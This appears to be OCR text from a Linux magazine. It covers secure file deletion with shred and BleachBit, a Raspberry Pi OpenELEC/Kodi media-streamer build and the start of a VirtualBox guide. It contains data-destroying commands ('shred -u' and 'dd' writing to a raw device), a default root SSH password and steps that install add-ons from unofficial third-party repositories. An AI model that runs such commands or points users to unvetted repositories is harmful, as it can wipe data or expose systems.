We've seen that accidentally deleting a file doesn't necessarily mean game over, but there's a corollary to this. If you deliberately delete a file, should your PC or media fall into the wrong hands, or if you have to share your PC with other people, the same methods could be used by that third party to resurrect your deleted data. Probably of more concern is being able to safely dispose of an old PC. If the content of any deleted files is sensitive, therefore, you'll want to take every means possible to ensure that it can't be recovered.


We started this article with the obvious, and the subject of the Rubbish Bin is equally relevant here. If you want to make sure your deleted files stay that way, don't just transfer them to the Rubbish Bin. As we know, that alone isn't enough to prevent them from making a comeback, and this brings us to the subject of secure deletion. Deleting a file ordinarily doesn't delete it, but secure deletion utilities do exactly that by overwriting the entire contents of that file with other data. Using the command `shred` in place of `rm` overwrites the file, and if you use the `-u` flag, it deletes it afterwards. By default, it overwrites the file three times with random data, although you can increase this using the `-n` flag. That's surely enough, in fact you might think it's more than enough, which raises the question of why it overwrites the data multiple times. In fact, it also takes us into the strange world of secure deletion utilities trying to outdo each other in how many times the data is overwritten and how.

The commonly cited answer lies in the fact that, when a bit is overwritten on a magnetic disk, it's possible that the resulting magnetic density will depend, to a degree, on what was written there previously. Putting it simply, it's suggested that overwriting a 0 with a 1 results in a slightly different magnetisation from overwriting a 1 with a 1. So, if you measure the magnetism of all the bits in an overwritten file, and subtract the magnetism associated with the current data, you're left with the magnetism associated with the previous data, and can convert these weak signals to a string of 0s and 1s. And, so the argument goes, you can do this for any number of overwritings, even though you end up with an increasingly small signal that, at some point, will get lost in the noise. The snag with the argument is that you can't do this using the normal hardware of a magnetic disk drive because it's designed to output just 0s and 1s, not the analogue value of the magnetism. Instead, you'd need to transfer the disk platter to some specialist and very expensive hardware, which takes us from the realm of opportunist criminals to the sole domain of the military and, perhaps, police involved in anti-terrorism. This begs the question of whether the technique is ever used, if the stakes are large enough. Of course, we'll probably never know, but it's interesting to note a conversation we had with a highly experienced specialist who worked for one of the major hard disk manufacturers. The bottom line is that he was not aware of the technique ever having being used successfully. It's probably a fair bet, therefore, that the 'meagre' default three times that `shred` overwrites your data won't leave you with sleepless nights as you ponder over the security of your deleted data.

As a parting shot, we'll introduce you to *BleachBit,* (**www.bleachbit.org**) which is a GUI secure deletion package. With `shred` being so easy to use, you might wonder what the point is of going to an all-singing, all-dancing GUI tool, and the answer is that it does a lot more than just shred files. Most fundamentally, it securely deletes specified files, and it does the same with folders, although interestingly, in the light of our previous discussion, it overwrites data with just a single pass, favouring speed over unnecessary multiple passes. As a major step beyond `shred` , *BleachBit* also overwrites all unused space on your disk. This means that it can securely delete files that have already been deleted, something that `shred` can't do. Bear in mind, though, that this isn't a quick process. In addition, *BleachBit* offers the option of removing a whole load of files that you haven't specifically written yourself – for example, temporary files or browsing history, which might contain sensitive information. You can, of course, delete this sort off data elsewhere – for example, you can delete browsing history in the browser – but *BleachBit* offers a couple of advantages. First, it's a one-stop shop ,so you can manage all your temporary file deletion requirements from a single place. And, on top of that, unsurprisingly, *BleachBit* can not only delete this unwanted data, but it can do so securely.

Quick tip

If you want to safely dispose of a CD or DVD, just snap it in two, having first wrapped it in cloth to protect your eyes from shrapnel. Although some document shredders can handle optical disks, it wears them out more quickly and is totally unnecessary. After all, trying to retrieve data from a broken disk would be hugely expensive and only partially successful



› BleachBit offers secure deletion of files, overwriting of unused disk space and a whole lot more.

HACKER'S MANUAL

2025

HACKER'S MANUAL 2025

Software

Discover the most powerful Linux software and get using it

78 OpenELEC
Get to grips with the media system for desktops and embedded systems.

82 Virtual Box
Ensure you get the best out of your virtual systems with our essential guide.

86 Nextcloud
The break away, all new cloud storage and document system is live for all.

90 NagiOS
Industry-level system monitoring so you can track all your Linux PCs.

OpenELEC: Media streamer

Crack out the hammer, we demonstrate how to build your own smart-streaming stick using a Raspberry Pi for both personal and internet media.

Quick tip

Take the time to check out OSMC (**http://osmc.tv**). It's another Kodi-based distro optimised for smaller devices (including Pi), and comes with its own custom, minimalist skin. There's little difference in performance, and while OSMC is simpler to use out of the box, OpenELEC provides a more Kodi-like experience.

› OpenELEC runs an initial configuration wizard to get you connected – you'll need a USB hub if you have a Pi Zero and want network capabilities.

Why fork out for an expensive set-top box when you can build your own for significantly less? Thanks to the powerful open-source Kodi media centre software (**https://kodi.tv**), you can access both locally stored personal media on demand, plus watch a wide range of internet streaming services, including catch-up TV.

The success of Kodi – formerly known as XBMC – has led to the development of Kodi-flavoured distributions (distros). If you're looking for a full-blown Ubuntu-based distro with Kodi sitting on top then Kodibuntu (**http://kodi.wiki/view/Kodibuntu**) will appeal.

Kodibuntu is overkill for most people's needs, which is where OpenELEC (**www.openelec.tv**) comes in. This is an embedded OS built around Kodi, optimised for less powerful setups and designed to be as simple to run and administer as possible. There's an underlying OS you can access via SSH, but for the most part, you can restrict yourself exclusively to the Kodi environment.

Four official builds are currently available: 'generic' covers 32-bit and 64-bit Intel, Nvidia and AMD graphic setups; two Raspberry Pi flavours: one for the Pi 2 and 3, and the other for everything else, including the Pi Zero and the new Zero W; and one final build is for Freescale iMX6 ARM devices. There are further unofficial builds for jailbroken Apple TV mark 1 boxes (head to **http://chewitt.openelec.tv/appletv**) as well as AMLogic-based hardware (**http://bit.ly/amlogic-oe**).

Choose your hardware

The cheapest way to build an OpenELEC streaming box from scratch is to base it around the Pi Zero. There's one slight complication caused by the fact it only has one USB port, so you'll need a powered hub to support both keyboard and Wi-Fi adaptor during the initial setup phase. Expect to pay between £30 and £40 for all the kit you need. You'll need a Pi Zero (obviously), case, power adaptor, Wi-Fi adaptor, microSD card, powered USB hub and accessories. If you're willing to spend a little more, the Raspberry Pi Model B+ costs £19.20, the quad-core Pi 2 Model B costs £28 or the Pi 3 Model B is £32 (**http://uk-rsonline.com**), not including power and Wi-Fi adaptors, micro SD card and case. Both come with Ethernet port for wired networking, plus four USB ports and full-size HDMI port – choose the Pi 2 or 3 if you plan to run a media server.

You'll need a keyboard for the initial configuration of OpenELEC, but once those steps are complete, you'll be able to control OpenELEC remotely via your web browser or using a free mobile app. You'll also need somewhere to store your media. If you only have a small (sub-50GB collection), then splash out for a 64GB microSD card and store it locally; otherwise attach a USB hard drive or even store your media on a NAS drive and connect over the network. Note the latter option will slow things down considerably, and you may experience buffering, particularly if connected via Wi-Fi.

SSH access

Switch on SSH and you have access to the underlying Linux installation via the Terminal (use `ssh root@192.168.x.y` substituting 192.168.x.y with your OpenELEC device's IP address. The password is 'openelec'). The main purpose for doing this is to configure OpenELEC without having to dive into System > OpenELEC. Start by typing `ls -all` and hitting Enter – you'll see the core folders are hidden by default.

Basic commands are supported – such as `ifconfig` for checking your network settings, and `top` to see current CPU and memory usage. There's not an awful lot you can do here – the idea is to give you access to useful tools only. Network settings in OpenELEC are controlled by the connman daemon, eg – to change these, navigate to **storage/.cache/conman** where you'll find a lengthy folder name beginning **wifi_**. Enter this folder using `cd wifi*` and then type `nano settings` to gain access.


If you'd like to set a static IP address from here, change the following lines:

```
IPv4.method=manual
```

Then add the following three lines beneath IPv6.privacy=disabled:

```
IPv4.netmask_prefixlen=24
IPv4.local_address=192.168.x.y
IPv4.gateway=192.168.x.z
```

Replace **192.168.x.y** with your chosen IP address, and **192.168.x.z** with your router's IP address (get this using the `ifconfig`). Save your changes and reboot.



› If you'd rather configure OpenELEC via a Terminal, you'll find a limited number of commands available.

You can download the latest version from **http://openelec.tv/get-openelec** where you'll find v6.0.1 as the latest release for both the Raspberry Pi and also generic PC hardware. It's not large, the full disc image is around 100MB. The files are compressed in TAR or GZ format, so you'll first need to extract them. The simplest way to do this is using your Linux distro's GUI – in Ubuntu, eg, copy the file to your hard drive, then right-click it and choose 'Extract Here'.

Build, install and configure

Now connect your micro SD card to your PC using a suitable card reader (you can pick one up for under £3 online) and use the `$ dmesg | tail` command or *Disks* utility to identify its mountpoint. Once done, type the following commands – which assume your drive is **sdc** and that your image file is in the **Downloads** folder.

```
$ umount /dev/sdc1
$ cd Downloads
$ sudo dd if=OpenELEC-RPi.arm-6.0.1.img of=/dev/sdc bs=4M
```

You'll want to use `sudo dd if=OpenELEC-RPi2.arm-6.0.1.img of=/dev/sdc bs=4M` if installing OpenELEC on the Pi 2/3. Wait while the image is written to your micro SD card – this may take a while, and there's no progress bar, so be patient (time for a cup of tea, perhaps?).

Once complete, unmount your drive and then eject it. Insert the micro SD card into the Pi, connect it up to monitor and keyboard and switch it on. You should immediately see a green light flash, and the screen come on.

The OpenELEC splash screen will appear, at which point it'll tell you it's resizing the card – it's basically creating a data partition on which you can store media locally if you wish. After a second reboot, you'll eventually find yourself presented with an initial setup wizard for Kodi itself.

If you've not got a mouse plugged in, use Tab or the cursor keys to navigate between options, and Enter to select them. Start by reviewing the hostname – OpenELEC – and changing it if you're going to run a media server and the name isn't obvious enough already. Next, connect to your Wi-Fi network by selecting it from the list and entering your passphrase. You can then add support for remote SSH access as well as Samba (*see SSH Access box, above*).

You can now control Kodi remotely if you wish via your web browser: type **192.168.x.y:80** into your browser (substituting **192.168.x.y** with your Pi's IP address). Switch to the Remote tab and you'll find a handy point-and-click on-screen remote to use – what isn't so obvious is that your keyboard now controls Kodi too, as if it were plugged into your Pi directly. You'll also see tabs for movies, TV Shows and music – once you've populated your media libraries you'll be able to browse and set up content to play from here.


This approach relies on your PC or laptop being in line of sight of your TV – if that's not practical, press your tablet or phone into service as a remote control instead. Search the Google Play store for *Kore* (Android) or the App Store for *Kodi Remote* (iOS) and you'll find both apps will easily find your Pi and let you control it via a remote-like interface.

By default, OpenELEC uses DHCP to connect to your local network – if your Pi's local IP address changes, it can be hard to track it down in your web browser for remote configuration. Change this by choosing System > OpenELEC > Connections, selecting your connection and hitting Enter. Choose 'Edit' from the list and pick IPv4 to assign a static IP address you'll be able to use to always access Kodi in future. You can simply stick with the currently assigned address, or pick another. Make sure you select 'Save' to enable the change. If all of this sounds like too much bother, check out the box on SSH (see *SSH Access above*) for a way to change the underlying configuration files instead.

»

Quick tip

By default, you only need a username ('kodi') to connect your remote PC or mobile to control Kodi – it's probably a good idea to add a password too – navigate to System > Settings > Services > Web Server to add a password and change the username.



› Kodi employs the use of scrapers to automatically grab artwork and metadata for your media files based on their filename and folder structure.

» Set up libraries

The first thing to do is add your media to your library. Kodi supports a wide range of containers and formats, so you should have no problem unless you've gone for a particularly obscure format. Check the box (*see Add Content to your Library, below*) for advice on naming and organising your media so that allows Kodi to recognise it and display extra information about TV shows and movies. This uses the help of special 'scrapers': tools that extract metadata from online databases such as movie titles, TV episode synopses and artwork to pair them with your media files for identification.

Where should you store this local content for Kodi to get at it? If your micro SD card is large enough – we'd suggest 64GB or greater – then you can store a fair amount of video and music on there. You can transfer files across the local network – open File Manager and opt to browse your network. Your OpenELEC device should show up – double-click the file sharing entry and you'll see folders for Music, Pictures, TV Shows and Videos – simply copy your files here to add them to your library. Once done, browse to Video or Music and the media files should already be present and accounted for, although at this point in time they've not been assigned a scraper to help you identify them yet.


It can be slow copying files across in the network – you can transfer files directly to the card when it's mounted in a card reader on your PC, but you'll need to access File Manager as root to do so – in Ubuntu, eg, typing `$ gksudo nautilus` and hitting Enter will give you the access you need. A simpler option – if you have a spare USB port on your Pi – is to store your media on an external thumb or hard drive. Just plug the drive into your Pi, browse to Videos or Music and choose the 'Add...' option. Click 'Browse' and select the top-level folder containing the type of media you're adding – TV, movies or music.

If you've plugged in a USB device, you'll find it under root/media, while NAS drives are typically found under 'Windows Network (SMB)'. Once selected, click 'OK'. The Set Content dialogue box will pop up – use the up and down arrow buttons to select the type of media you're cataloguing and verify the selected scraper is the one you want to use. Check the content scanning options – the defaults should be fine for most people – and click 'Settings' to review advanced options (you may want to switch certification country to the UK for movies, eg). Click 'OK' twice and choose 'Yes' when prompted to update the library.

Once done, you'll find a new entry – Library – has been added to the media menu on the main screen. This gives you access to your content with filters such as genres, title or year to help navigate larger collections. Now repeat for the other types of media you have. If you want to include multiple folder locations within single libraries, you'll need to browse to the Files view, then right-click the library name (or select it and press c on the keyboard) to bring up a context menu. Select 'Edit Source' to add more locations, and 'Change Content' to change the media type and scraper if necessary.

The smartest thing to do with any digital media library is host it on a media server, which allows you to easily access it from other devices on your network and – in some cases – over the wider internet. Kodi has UPnP media server capabilities that work brilliantly with other instances of Kodi on your network as well as making your media accessible from other compatible clients. Media servers can be quite demanding, so we don't recommend using a Pi Zero or Pi Model B+. Instead, set it up on your most powerful PC (or Pi 2/3) and use OpenELEC to connect to it as a client.

As media servers go, Kodi's is rather basic. If you want an attractive, flexible server then see our Emby guide [Features, p32, **LXF204**]. Pair this with the Emby for Kodi add-on and you can access your Emby-hosted media without having to add it to your Kodi library. A similar add-on exists for users of Plex Media Server too, PleXBMC (**http://bit.ly/PleXBMC**), providing you with an attractive front-end.



› The Amber skin is a beautiful alternative to the more functional Confluence default. Sadly, there's no access to the OpenELEC configuration menu from it.

Quick tip


Want to update OpenELEC to the latest build? First, downloadthelatest update file (in TAR format) from **http://openelec.tv/get-openelec** and open File Manager and click Browse Network. Double-click your OpenELEC device and copy the TAR file into the Update folder. Reboot OpenELEC and you'll find the update will be applied.

Add content to your library

Kodi works best with your locally stored digital media, but for it to recognise your TV shows from your music collection you need to name your media correctly and organise them into the right folders too.

Kodi supports the same naming convention as its rival services Emby and *Plex* – we recommend using the following table to help:

Need to rename files in a hurry? Then Filebot (**www.filebot.net**) is your new best friend. It checks file data against an enormous catalogue and assigns relevant metadata automatically.



› Name your media files up correctly if you want them to appear fully formed in your media library.

Type	Folder Structure	Syntax	Example
Music	Music\Artist\Album	artist – track name	Music\David Bowie\Blackstar\david bowie – lazarus.mp3
Movies	Movies\Genre\Movie Title	title (year)	Movies\Sci-Fi\Star Trek\star trek (2009).mkv
TV shows	TV\Genre\Show Title\Season	tvshow – s01e01	TV\Sci-Fi\Fringe\Season 5\fringe - s05e09.mkv
Music videos	Music Videos\Artist	artist – track name	Music Videos\A-ha\a-ha – velvet.mkv

If you want access to other UPnP servers via Kodi without any bells and whistles, then browse to System > Settings > Services > UpnP/DLNA and select 'Allow remote control via UPnP'. You can also set up Kodi as a media server from here: select 'Share my libraries' and it should be visible to any UPnP client on your network, although you may have to reboot.

Performance is going to be an issue on lower-powered devices, such as the Pi, and while the Pi 2 and 3 are pretty responsive out of the box, the Pi Zero may struggle at times. It pays, therefore, to try and optimise your settings to give your Pi as much resources as it needs to run smoothly. Start by disabling unneeded services – look under both System > OpenELEC > Services (Samba isn't needed if you're not sharing files to and from Kodi, eg) and System > Settings > Services (AirPlay isn't usually required). Incidentally, while you're in System > Settings, click 'Settings level: Standard' to select first Advanced > Expert to reveal more settings.

One bottleneck for Pi devices is dealing with large libraries – give it a helping hand by first going to Settings > Music > File lists and disabling tag reading. Also go into Settings > Video > Library and disable 'Download actor thumbnails'. You can also disable 'Extract thumbnails and video information' under File Lists.

The default Confluence skin is pretty nippy, although if you suffer from stutter when browsing the home screen, consider disabling the showing of recently added videos and albums: select Settings > Appearance, then click Settings in the right-hand pane under Skin. Switch to 'Home Window Options' and de-select both 'Show recently added...' options.

Speaking of Confluence, if you don't like the default skin, then try Amber – it's beautiful to look at, but easy on system resources. You do lose access to the OpenELEC settings when it's running, but you can always switch back to Confluence temporarily or use SSH for tweaks, if necessary. ■


Add catch-up TV to your streaming stick

1 Add BBC iPlayer

Browse to Videos > Add-ons. Select 'Get more...', then scroll through the list and find 'iPlayer WWW'. Select this and choose 'Install'. Once installed you'll be able to access it through Videos > Add-ons for access to both live and catchup streams. Configure subtitles and other preferences via System > Settings > Add-ons > iPlayer WWW.

2 Get ITV Player

Navigate to System > File Manager. Select 'Add Source' followed by '<None>', enter **http://www.xunitytalk.me/xfinity** and select 'Done' followed by 'OK'. Hit Esc then choose System > Settings > Add-ons > Install from ZIP file. Select xfinity from the list of locations, select '**XunityTalk_Repository.zip**', hit Enter and wait for it to be installed.



3 Finish installation

Now select 'Install from repository' followed by .XunityTalk Repository > Video add-ons, scroll down and select ITV. Choose Install and it should quickly download, install and enable itself. Go to Videos > Add-ons to access live streams of six ITV channels, plus access the past 30 days of programmes through ITV Player – a big improvement on the standard seven days offered on most platforms.

4 UKTV Play

Follow the instructions for ITV Player to add **http://srp.nu** as a source, then add the main repository via SuperRePo > isengard > repositories > superepo. Next, choose Install from repository > SuperRepo > Add-on repository > SuperRepo Category Video. Finally, add UKTV Play from inside the SuperRepo Category Video repo to gain access to content from UKTV Play's free-to-air channels.

VirtualBox: Virtualisation


We reveal how virtualisation software can tap into your PC's unused processing power to help you run multiple operating systems.

Today's multi-core PCs are built to run multiple tasks simultaneously, and what better way to tap into all that power than through virtualisation? Virtualisation, and in particular hardware virtualisation, is the process of splitting a single physical PC (known as the 'host') into multiple virtual PCs (referred to as 'guests'), each capable of working and acting independently of the other.

Virtualisation software allows the host to carve up its memory, processor, storage and other hardware resources in order to share individual parcels with one or more guests. If your PC is powerful enough, you can run multiple virtual machines in parallel, enabling you to effectively split your computer in two to perform different tasks without having to tie up multiple PCs.

Virtualisation isn't simply a means of dividing up computing power, though. It also enables you to easily run alternative operating systems in a safe, sandboxed environment – your guest PC can be isolated [in theory – Ed] from your host, making it safe to experiment with new software or simply try out a different flavour of Linux, for example. It can also be used for compatibility purposes – you may have switched from Windows, for instance, but want access to a virtual Windows machine to run old programs without having to use a dual-boot setup.

It goes without saying that the faster and more powerful your PC, the better equipped it is to run one or more virtual machines. That said, if performance isn't the be-all and end-all of your virtualisation experiments, then it's perfectly possible to run a single virtual machine in even relatively low-powered environments.




To give your VMs a speedboost,enable VT-x/AMD-V acceleration. First, visit **http://bit.ly/1NFLGX2** to see if your processor is supported. If it is, make sure support is enabled in your PC's BIOS or UEFI – check your motherboard manual or website for instructions.

Choose VirtualBox

There are many virtualisation solutions available for Linux, but what better way to meet your needs (or even just dip your toes in the water) than with the open-source solution, *VirtualBox*? *VirtualBox* may be free, but it's still a powerful option that offers both a friendly graphical front-end for creating, launching and managing your virtual machines, plus a raft of command-line tools for those who need them.

